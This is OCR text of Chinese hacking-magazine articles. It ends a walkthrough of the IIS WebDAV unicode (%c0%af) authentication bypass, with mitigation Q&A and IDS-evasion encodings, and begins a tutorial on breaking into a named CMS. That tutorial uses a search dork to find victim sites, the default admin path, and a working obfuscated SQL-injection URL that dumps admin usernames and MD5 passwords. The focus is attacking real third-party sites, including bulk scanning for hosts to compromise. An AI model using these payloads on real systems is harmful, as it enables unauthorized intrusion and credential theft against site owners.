


图8

网上传的扫描PUT肉鸡法基本上一致，适合批量扫肉鸡用。下面我再说说这个漏洞的具体的细节利用方式，适合攻击有漏洞主机的特定目标。这里我们假设目标为了隐藏某个敏感的目录，设置IIS为只允许特定的帐户登录，并且做了IP地址限制，如图8，图9。




图9

这时我们要用浏览器访问它的话，返回的肯定是403错误，现在我们就来绕过这个限制，首先发送一个Propfind请求，列出服务器上隐藏（被管理员保护的）的目录，如图10。根据目录名，可以看出http://192.168.1.67/protect/是被保护的目录，这时我们使用unicode编码%c0%af来绕过限制查看protect目录下的内容，如图11。




图10




图11

完成这一步后，接下来就可以使用GET的方法来访问要查看的文件了，如图12。这样，我们就绕过了IIS的身份验证和IP

过滤限制，当然我这里只是手工演示，在milw0rm网站上已经公布出了几个利用工具，像打了补丁的cadaver，利用起来就特别的快。




图12

二、问与答

1、SharePoint和Outlook Web Acces（OWA）的DAV受到此漏洞的影响吗？

答：不受。

2、受此漏洞影响的IIS版本有哪些？

答：仅仅影响IIS5.0，5.1，6.0的WEBDAV，IIS7的WEBDAV7.0不受此漏洞的影响。

3、为什么扫描器提示有漏洞，可是我利用却不成功？

答：有可能是扫描器误报，也有可能是IUSR_[机器名]帐号没有访问WEBDAV文件夹的权限。

4、微软没有出补丁前，我如何避免受此漏洞的影响？

答：IIS5上的目录配置项，不要勾选“写入”选项，要完全禁止Webdav，包括PUT和Delete请求的话，可以修改以下注册表项

“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters”，添加一个DWORD类型键值，命名为DisableWebDav，赋值为1，然后重启IIS服务。IIS6的配置方法则比较简单，在WEB服务器扩展里禁止或删除WEBDAV扩展就可以了。

5、我使用IDS/IPS过滤掉%c0%af是不是就可以了？

答：不可以，如果你仅仅过滤掉了%c0%af，攻击者还可以使用%c1%b3，%c0%ab，%c0%a7等等。

（本文所涉及到的IISPUTSCAN、WEBDAVSCAN已收录到光盘中）


利用漏洞入侵尘月企业网站管理系统

muhuohacker[S.U.T][D.Y.T]

文章难易度：★★★

文章阅读点：尘月网络企业网站智能管理系统的爆管理员密码漏洞以及Include/CheckSQL.asp文件里被人加入了一句话木马

尘月网络企业网站智能管理系统是一个功能强大且界面美观的cms系统，可它的安全性却不怎么样，首先是可以直接爆出管理员和密码，我们在搜索引擎里搜索关键字“inurl:/Web-GuestView.asp”就可以搜索出很多使用这套系统的网站了。随便选择一个进行测试吧，来看一下是否更改了默认后台，直接在网站域名后面加上“/Admin_Cy/Zzm.asp”，可以看到管理登录界面出来了，如图1，这个网站管理员的安全意识确实不怎么样。


图1

这个漏洞非常严重，可以直接在网址后面输入联合查询语句来得到用户名和密码，我们提交“http://www.xxx.cn/Company.asp?%69d=7%20or%201=2%20un%69on%20s%65lect%201,username,password,4,5,6,7,8%20fr%6Fm%20admin”，就得到了想要的用户名和MD5密码了，如图2。我们直接到MD5网站去查询，很幸运的直接查询出了密码，密码是非常简单的123456，如图3。

